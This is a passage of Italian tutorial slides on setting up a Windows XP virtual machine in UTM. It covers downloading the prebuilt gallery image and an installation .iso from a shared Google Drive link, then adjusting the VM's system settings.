
- UTM installato sul nostro PC.
- L'immagine UTM di Windows XP da avviare
- Infine un'immagine .iso da installare nella macchina (link nelle prossime slide)

Bene, procediamo!

Avviamo dunque UTM che ci presenterà una schermata simile a questa, (dipende dalla vostra versione) clicchiamo quindi sul “+” in alto a sinistra per creare una nuova macchina, come vedete nella figura riportata a destra.



Rechiamoci quindi nella galleria di UTM per scaricare l'immagine UTM di WinXP



Lo troveremo scorrendo in fondo alla pagina




Clicchiamo su download per ottenere l'immagine

Windows XP

- Architecture: x64
- Memory: 512 MiB
- Disk: 20 GiB
- Display: VGA
- SPICE tools: Installed

[Download](#)




Ora procuriamoci l'immagine .iso da installare nella macchina pre-built, io mi sono aiutato grazie ad un video su YouTube dove un ragazzo linka l'indirizzo del suo Google Drive per scaricare l'immagine.

Vi riporto lo stesso link per il download

<https://drive.google.com/file/d/1-wh6GlOFhkP4b0aLdpE8TDtne-6vdD6I/view>


A questo punto abbiamo tutto l'occorrente per installare la macchina.

Facciamo doppio click sulla prima immagine di UTM scaricata che ci aprirà appunto macchina pre-built che modificheremo




Editiamo alcune impostazioni per permettere il miglior funzionamento della VM

Clicchiamo con il tasto destro su “Edit” e portiamoci nella sezione “System” sceglieremo un architettura **x86_64** ed un sistema **Standard PC i440FX del 1996**

